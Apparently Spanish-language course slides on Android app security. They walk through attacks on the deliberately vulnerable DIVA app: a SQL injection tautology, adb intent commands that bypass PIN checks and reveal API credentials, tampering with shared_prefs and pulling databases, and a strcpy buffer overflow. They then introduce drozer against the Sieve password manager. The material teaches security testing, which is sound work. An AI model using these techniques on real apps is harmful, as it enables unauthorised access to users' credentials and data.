
- Comprobamos que es un acceso a BBDD
  - Probamos SQLInjection
    - 1' != '2

      (tautología, siempre verdadera)





```
I/ActivityManager(  616): Displayed jakhar.aseem.diva/.MainActivity: +470ms
D/MobileDataStateTracker(  616): default: setPolicyDataEnable(enabled=true)
I/ActivityManager(  616): START u0 {cmp=jakhar.aseem.diva/.SQLInjectionActivity} from pid 1455
I/LatinIME:LogUtils(  750): Dictionary info: dictionary = contacts.en_US.dict ; version = ? ; date = ?
E/EGL_emulation( 1455): tid 1455: eglSurfaceAttrib(1210): error 0x3009 (EGL_BAD_MATCH)
W/HardwareRenderer( 1455): Backbuffer cannot be preserved
I/ActivityManager(  616): Displayed jakhar.aseem.diva/.SQLInjectionActivity: +88ms
D/Diva-sqli( 1455): Error occurred while searching in database: unrecognized token: "''''" (code 1): , while compiling: SELECT * FROM sqliuser WHERE user = '''
D/MobileDataStateTracker(  616): default: setPolicyDataEnable(enabled=true)
```


Verificación débil de parámetros de entrada 2



Problemas en control de acceso 1





```
<application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:lab
    <activity android:label="@string/app_name" android:name="jakhar.aseem.diva.MainActivity" android:theme="@sty
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <activity android:label="@string/d1" android:name="jakhar.aseem.diva.LogActivity"/>
    <activity android:label="@string/d2" android:name="jakhar.aseem.diva.HardcodeActivity"/>
    <activity android:label="@string/d3" android:name="jakhar.aseem.diva.InsecureDataStorage1Activity"/>
    <activity android:label="@string/d4" android:name="jakhar.aseem.diva.InsecureDataStorage2Activity"/>
    <activity android:label="@string/d5" android:name="jakhar.aseem.diva.InsecureDataStorage3Activity"/>
    <activity android:label="@string/d6" android:name="jakhar.aseem.diva.InsecureDataStorage4Activity"/>
    <activity android:label="@string/d7" android:name="jakhar.aseem.diva.SQLInjectionActivity"/>
    <activity android:label="@string/d8" android:name="jakhar.aseem.diva.InputValidation2URISchemeActivity"/>
    <activity android:label="@string/d9" android:name="jakhar.aseem.diva.AccessControl1Activity"/>
    <activity android:label="@string/apic_label" android:name="jakhar.aseem.diva.APICredsActivity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
    </activity>
    <activity android:label="@string/d10" android:name="jakhar.aseem.diva.AccessControl2Activity"/>
    <activity android:label="@string/apic2_label" android:name="jakhar.aseem.diva.APICreds2Activity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS2"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
    </activity>
```




```
C:\Users\jucar>adb shell am start jakhar.aseem.diva/.APICredsActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=jakhar.aseem.diva/.APICredsActivity }
```


```
C:\Users\jucar>adb shell am start -c android.intent.category.DEFAULT -a jakhar.aseem.diva.action.VIEW_CREDS
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS cat=[android.intent.category.DEFAULT] }
```

Problemas en control de acceso 2





```
11 public class AccessControl2Activity extends AppCompatActivity {
12     /* access modifiers changed from: protected */
13     @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.Fragmen
14     public void onCreate(Bundle savedInstanceState) {
15         super.onCreate(savedInstanceState);
16         setContentView(R.layout.activity_access_control2);
17     }
18
19     public void viewAPICredentials(View view) {
20         Intent i = new Intent();
21         boolean chk_pin = ((RadioButton) findViewById(R.id.aci2rbregnow)).isChecked();
22         i.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
23         i.putExtra(getString(R.string.chk_pin), chk_pin);
24         if (i.resolveActivity(getPackageManager()) != null) {
25             startActivity(i);
26             return;
27         }
28         Toast.makeText(this, "Error while getting Tveeter API details", 0).show();
29         Log.e("Diva-acil", "Couldn't resolve the Intent VIEW_CREDS2 to our activity");
30     }
31 }
```

```
44    <string name="chk_pin">check_pin</string>
```




```
C:\Users\jucar>adb shell am start -c android.intent.category.DEFAULT -a jakhar.aseem.diva.action.VIEW_CREDS2
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS2 cat=[android.intent.category.DEFAULT] }
```

```
C:\Users\jucar>adb shell am start -c android.intent.category.DEFAULT -a jakhar.aseem.diva.action.VIEW_CREDS2 --ez check_pin false
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS2 cat=[android.intent.category.DEFAULT] (has extras) }
```




Problemas en control de acceso 3

```
C:\Users\jucar>adb shell am start jakhar.aseem.diva/.AccessControl3NotesActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=jakhar.aseem.diva/.AccessControl3NotesActivity }
```

- Solución 1

AccessControl3Activity.java

```
public void goToNotes(View view) {
    startActivity(new Intent(this, AccessControl3NotesActivity.class));
}
```



AccessControl3NotesActivity.java

```
22  public void accessNotes(View view) {
23      EditText pinTxt = (EditText) findViewById(R.id.aci3notesPinText);
24      Button abutton = (Button) findViewById(R.id.aci3naccessbutton);
25      if (pinTxt.getText().toString().equals(PreferenceManager.getDefaultSharedPreferences(this).getString(getString(R.string.pkey), ""))) {
26          ((ListView) findViewById(R.id.aci3nlistView)).setAdapter((ListAdapter)
27              new SimpleCursorAdapter(this, R.layout.notes_entry, getContentResolver
28                      new String[]{"_id", "title", "note"}, null, null, null),
29                      new String[]{"title", "note"}, new int[]{R.id.title_entry, R.i
30          pinTxt.setVisibility(4);
31          abutton.setVisibility(4);
32          return;
33      }
34      Toast.makeText(this, "Please Enter a valid pin!", 0).show();
35  }
36 }
37
```

```
C:\Users\jucar>adb shell
root@vbox86p:/ # cd /data/data/jakhar.aseem.diva
root@vbox86p:/data/data/jakhar.aseem.diva # ls
app_webview
cache
databases
lib
shared_prefs
uinfo-1545204131tmp
root@vbox86p:/data/data/jakhar.aseem.diva # cd shared_prefs/
root@vbox86p:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
rences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="notespin">1234</string>
    <string name="user">usuario_secreto</string>
    <string name="password">secreto</string>
</map>
```


Problemas en control de acceso 3

- Solución 2

Símbolo del sistema

```
C:\Users\jucar>adb pull /data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml .
/data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml: 1 file pulled, 0 skipped. 0.2 MB/s (202 bytes in 0.001s)

C:\Users\jucar>adb push ./jakhar.aseem.diva_preferences.xml /data/data/jakhar.aseem.diva/shared_prefs
./jakhar.aseem.diva_preferences.xml: 1 file pushed, 0 skipped. 0.5 MB/s (206 bytes in 0.000s)

C:\Users\jucar>
```

```xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="notespin">4321</string>
    <string name="user">usuario_secreto</string>
    <string name="password">secreto</string>
</map>
```



Problemas de control de acceso 3

- Solución 3

AccessControl3NotesActivity.java

```
public void accessNotes(View view) {
    EditText pinTxt = (EditText) findViewById(R.id.aci3notesPinText);
    Button abutton = (Button) findViewById(R.id.aci3naccessbutton);
    if (pinTxt.getText().toString().equals(PreferenceManager.getDefaultSharedPreferences(this).getString(getString(R.string.pkey), ""))) {
        ((ListView) findViewById(R.id.aci3nlistView)).setAdapter((ListAdapter)
            new SimpleCursorAdapter(this, R.layout.notes_entry, getContentResolver().query(NotesProvider.CONTENT_URI,
                    new String[]{"_id", "title", "note"}, null, null, null),
                    new String[]{"title", "note"}, new int[]{R.id.title_entry, R.id.note_entry}, 0));
        pinTxt.setVisibility(4);
        abutton.setVisibility(4);
        return;
    }
    Toast.makeText(this, "Please Enter a valid pin!", 0).show();
}
```

AndroiManifest.xml

```
34          <provider android:authorities="jakhar.aseem.diva.provider.notesprovider"
35                    android:enabled="true"
36                    android:exported="true"
37                    android:name="jakhar.aseem.diva.NotesProvider"/>
```


NotesProvider.java

```
16 public class NotesProvider extends ContentProvider {
17     static final String AUTHORITY = "jakhar.aseem.diva.provider.notesprovider";
18     static final Uri CONTENT_URI = Uri.parse("content://jakhar.aseem.diva.provider.notesprovider/notes");
19     static final String CREATE_TBL_QRY =
20             " CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT NOT NULL, note TEXT NOT NULL);";
21     static final String C_ID = "_id";
22     static final String C_NOTE = "note";
23     static final String C_TITLE = "title";
24     static final String DBNAME = "divanotes.db";
```

Problemas de control de acceso 3


- Solución 3 (cont.)


```
root@vbox86p:/ # cd /data/data/jakhar.aseem.diva/
root@vbox86p:/data/data/jakhar.aseem.diva # ls
app_webview
cache
databases
lib
shared_prefs
uinfo-1545204131tmp
root@vbox86p:/data/data/jakhar.aseem.diva # cd databases/
root@vbox86p:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db
divanotes.db-journal
ids2
ids2-journal
sqli
sqli-journal
root@vbox86p:/data/data/jakhar.aseem.diva/databases # exit

C:\Users\jucar>adb pull /data/data/jakhar.aseem.diva/databases/divanotes.db .
/data/data/jakhar.aseem.diva/databases/divanotes.db: 1 file pulled, 0 skipped. 6.8 MB/s (20480 bytes in 0.003s)
```



Verificación débil de las entradas

- Introducir una entrada con MUCHOS caracteres y si no se controla, esto puede provocar un desbordamiento de buffer → Error típico de corrupción de memoria





Verificación débil de las entradas

- ¿Cuántos caracteres hay que introducir para que se produzca el error?
- ¿Dónde se localiza el problema?

```java
public class InputValidation3Activity extends AppCompatActivity {
    private DivaJni djni;

    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_input_validation3);
        this.djni = new DivaJni();
    }

    public void push(View view) {
        if (this.djni.initiateLaunchSequence(((EditText) findViewById(R.id.ivi3CodeText)).getText().toString()) != 0) {
            Toast.makeText(this, "Launching in T - 10 ...", 0).show();
        } else {
            Toast.makeText(this, "Access denied!", 0).show();
        }
    }
}
```

```
 * Launch the Friggin Nuke!
 *
 * @param jcode [IN] Launch code for the nuke
 *
 * @return 1 if successfully launched, 0 otherwise
 */
#define CODESIZEMAX 20

JNIEXPORT jint JNICALL Java_jakhar_aseem_diva_DivaJni_initiateLaunchSequence(JNIEnv * env, jobject jobj, jstring jcode) {

    const char * pcode = (*env)->GetStringUTFChars(env, jcode, 0);

    int ret = 0;
    char code[CODESIZEMAX];

    strcpy(code, pcode);
```


Caso de estudio 2: Sieve

- App de gestión de contraseñas
  - Se introduce inicialmente una contraseña maestra, que debe confirmarse
  - En sucesivos arranques esa contraseña maestra es la que necesitaremos para acceder a las contraseñas que estemos gestionando a través de la app
- Disponible para descarga en
  - https://github.com/mwrlabs/drozer/releases/download/2.3.4/sieve.apk
- No corre sobre Genymotion porque contiene código compilado para ARM
  → Necesidad de instalar la app en un dispositivo real
  - Para ver la pantalla del dispositivo en el ordenador (Windows, Mac o Linux) se recomienda utilizar scrcpy
  - ¡¡¡ Funciona el arrastrar y dejar caer para las apks !!!
  - Disponible en: https://github.com/Genymobile/scrcpy

Drozer: Herramienta para el análisis estático de apps

- Disponible para descarga en https://github.com/FSecureLABS/drozer
- Instalación sencilla (requiere Python 2.7)


```
pip install drozer-2.4.4-py2-none-any.whl
pip install twisted
pip install service_identity
```




- El *AgentServer* descargable de https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk

Lanzamiento del servidor

- El agente se ejecuta sobre el puerto 31415
- Es necesario establecer la comunicación entre el cliente (PC) y el servidor (dispositivo móvil)

```
adb forward tcp:31415 tcp:31415
```

  - No olvidar activar el servidor



Drozer: Órdenes de interés

Commands	Description
Help MODULE	Shows help of the selected module
list	Shows a list of all drozer modules that can be executed in the current session. This hides modules that you don't have appropriate permissions to run.
shell	Start an interactive Linux shell on the device, in the context of the Agent.
clean	Remove temporary files stored by drozer on the Android device.
load	Load a file containing drozer commands and execute them in sequence.
module	Find and install additional drozer modules from the Internet.
unset	Remove a named variable that drozer passes to any Linux shells that it spawns.
set	Stores a value in a variable that will be passed as an environmental variable to any Linux shells spawned by drozer.
shell	Start an interactive Linux shell on the device, in the context of the Agent
run MODULE	Execute a drozer module
exploit	Drozer can create exploits to execute in the decide. `drozer exploit list`
payload	The exploits need a payload. `drozer payload list`

Paquete de una app (1/2)

- Encontrar el nombre del paquete de la app partiendo sólo de una parte del nombre

```
dz> run app.package.list -f sieve
com.mwr.example.sieve (Sieve)
dz>
```

- Información básica del paquete

```
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Application Label: Sieve
  Process Name: com.mwr.example.sieve
  Version: 1.0
  Data Directory: /data/user/0/com.mwr.example.sieve
  APK Path: /data/app/com.mwr.example.sieve-TtFZGDdvUYlYFMBjZ0REBg==/base.apk
  UID: 10164
  GID: [3003]
  Shared Libraries: [/system/framework/org.apache.http.legacy.boot.jar]
  Shared User ID: null
  Uses Permissions:
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.INTERNET
  Defines Permissions:
  - com.mwr.example.sieve.READ_KEYS
  - com.mwr.example.sieve.WRITE_KEYS
```

Paquete de una app (2/2)

- Lectura del manifiesto

```
dz> run app.package.manifest com.mwr.example.sieve
```

- Superfice de ataque ofrecida por el paquete

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
dz>
```

Actividades (1/2)

```
<activity android:name="com.my.app.Initial" android:exported="true">
</activity>
```

`android:exported` https://developer.android.com/guide/topics/manifest/activity-element?hl=es

Este elemento define si los componentes de otras aplicaciones pueden lanzar la actividad ("`true`" si es posible y "`false`" si no lo es). Si el valor es "`false`", la actividad solo puede lanzarse mediante componentes de la misma aplicación o las mismas aplicaciones cuyo ID de usuario coincida.

Si usas filtros de intents, no debes establecer en "`false`" este elemento. De lo contrario, si una aplicación intenta llamar a la actividad, el sistema devuelve una `ActivityNotFoundException`. No debes establecer filtros de intents para la actividad a fin de evitar que otras aplicaciones la llamen.

Si no tienes filtros de intents, el valor predeterminado de este elemento es "`false`". Si estableces el valor "`true`" para el elemento, cualquier aplicación que conozca el nombre exacto de la clase podrá acceder a dicho elemento, pero no resolverás el problema que surge cuando el sistema intenta encontrar una intent implícita que coincida.

- Obtener la lista de actividades exportadas

```
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
    Permission: null
  com.mwr.example.sieve.MainLoginActivity
    Permission: null
  com.mwr.example.sieve.PWList
    Permission: null
```

Actividades (2/2)

- Cualquier actividad exportada puede iniciarse utilizando adb
  - Hay que indicar el paquete por un lado y luego la actividad

```
C:\Users\jucar>adb shell start com.mwr.example.sieve/.MainLoginActivity
start: must be root

C:\Users\jucar>adb shell am start com.mwr.example.sieve/.MainLoginActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.mwr.example.sieve/.MainLoginActivity }

C:\Users\jucar>adb shell am start com.mwr.example.sieve/com.mwr.example.sieve.MainLoginActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.mwr.example.sieve/.MainLoginActivity }
Warning: Activity not started, intent has been delivered to currently running top-most instance.

C:\Users\jucar>adb shell am start com.mwr.example.sieve/com.mwr.example.sieve.MainLoginActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.mwr.example.sieve/.MainLoginActivity }
Warning: Activity not started, its current task has been brought to the front
```

Proveedores de Contenido

- Técnicamente *Content Providers*
  - Proporcionan datos a otras aplicaciones bajo demanda
  - Son los métodos de la clase *ContentResolver* los encargados de hacerlo
  - Los datos pueden estar almacenados en BBDD, ficheros o incluso en la red/nube
- En nuestro ejemplo

```
<permission android:label="Allows reading of the Key in Sieve" android:name="com.mwr.example.sieve.READ_KEYS" android:protectionLevel="dangerous"/>
<permission android:label="Allows editing of the Key in Sieve" android:name="com.mwr.example.sieve.WRITE_KEYS" android:protectionLevel="dangerous"/>

        ...

<provider android:authorities="com.mwr.example.sieve.DBContentProvider" android:exported="true" android:multiprocess="true" android:name=".DBContentProvider">
    <path-permission android:path="/Keys" android:readPermission="com.mwr.example.sieve.READ_KEYS" android:writePermission="com.mwr.example.sieve.WRITE_KEYS"/>
</provider>
